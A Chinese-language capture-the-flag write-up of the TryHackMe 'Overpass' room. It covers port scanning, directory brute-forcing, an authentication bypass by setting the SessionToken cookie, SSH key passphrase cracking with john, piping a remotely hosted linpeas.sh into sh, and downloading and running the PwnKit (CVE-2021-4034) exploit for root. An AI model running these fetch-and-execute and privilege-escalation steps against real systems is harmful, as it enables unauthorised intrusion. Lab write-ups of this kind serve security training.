
# Overpass

## URL

https://tryhackme.com/room/overpass

## IP

10.10.61.106




使用rustscan 快速的找到開啟的port

```
└──# nmap -sV -sC -Pn 10.10.61.106 -p22,80
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-02 14:13 CST
Nmap scan report for 10.10.61.106
Host is up (0.40s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37:96:85:98:d1:00:9c:14:63:d9:b0:34:75:b1:f9:57 (RSA)
|   256 53:75:fa:c0:65:da:dd:b1:e8:dd:40:b8:f6:82:39:24 (ECDSA)
|_  256 1c:4a:da:1f:36:54:6d:a6:c6:17:00:27:2e:67:75:9c (ED25519)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Overpass
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.61 seconds
```

再使用nmap針對rustscan掃出來的port
做服務探測及預設腳本列舉

沒發現什麼特別的

連上網頁看到非常多的連結可以按

但還是先用gobuster去做目錄探測，發現有幾個資源存在

```
#gobuster dir -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt -t 150 -u http://10.10.61.106
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.61.106
[+] Method:                  GET
[+] Threads:                 150
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/02 14:15:41 Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 0] [--> img/]
/downloads            (Status: 301) [Size: 0] [--> downloads/]
/aboutus              (Status: 301) [Size: 0] [--> aboutus/]
/admin                (Status: 301) [Size: 42] [--> /admin/]
/css                  (Status: 301) [Size: 0] [--> css/]
```

# 看了一下，只對admin有興趣，做完基本盤的攻擊都沒成功


## 來看一下網頁原始碼

```
<!DOCTYPE html>
<html>

<head>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <title>Overpass</title>
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" type="text/css" media="screen" href="/css/main.css">
  <link rel="stylesheet" type="text/css" media="screen" href="/css/login.css">
  <link rel="icon" type="image/png" href="/img/overpass.png" />
  <script src="/main.js"></script>
  <script src="/login.js"></script>
  <script src="/cookie.js"></script>
</head>

<body onload="onLoad()">
  <nav>
    <img class="logo" src="/img/overpass.svg" alt="Overpass logo">
    <h2 class="navTitle"><a href="/">Overpass</a></h2>
    <a class="current" href="/aboutus">About Us</a>
    <a href="/downloads">Downloads</a>
  </nav>
```


# 看到他登入的javascript，來看一下有沒有什麼蛛絲馬跡

```
async function login() {
  const usernameBox = document.querySelector("#username");
  const passwordBox = document.querySelector("#password");
  const loginStatus = document.querySelector("#loginStatus");
  loginStatus.textContent = ""
  const creds = { username: usernameBox.value, password: passwordBox.value }
  const response = await postData("/api/login", creds)
  const statusOrCookie = await response.text()
  if (statusOrCookie === "Incorrect credentials") {
    loginStatus.textContent = "Incorrect Credentials"
    passwordBox.value=""
  } else {
    Cookies.set("SessionToken",statusOrCookie)
    window.location = "/admin"
  }
```

發現登入成功的區塊是將SessionToken設定一個值
該值為status0rCookie這個變數，那就直接塞進去吧




重整一下就會看到帳號跟SSH的金鑰




試著登入，發現有被密碼保護

# 轉換一下格式給john破

```
#python3 /usr/share/ssh2john/ssh2john.py ssh.pub > ssh.txt
```

# john ssh.txt 很快就破了

```
└──# ssh -i key.pub james@10.10.61.106
Enter passphrase for key 'key.pub':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jun  2 07:05:47 UTC 2022

  System load:  0.04               Processes:           88
  Usage of /:   22.3% of 18.57GB   Users logged in:     0
  Memory usage: 17%                IP address for eth0: 10.10.61.106
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

47 packages can be updated.
0 updates are security updates.


Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$
```

在家目錄中就可以找到第1題的答案

沒看到明顯的提權方式

```
#python3 -m http.server 80
```

架個站，跑個linpeas

```
curl -L 10.4.66.18/linpeas.sh | sh
```

發現有CVE-2021-4034可以打，也就是大名鼎鼎的PwnKit

```
wget 10.4.66.18/PwnKit
```

```
james@overpass-prod:~$ chmod +x PwnKit
james@overpass-prod:~$ ./PwnKit
root@overpass-prod:/home/james# id
uid=0(root) gid=0(root) groups=0(root),1001(james)
```

成功取得root，在root的加目錄就可以找到第2題的答案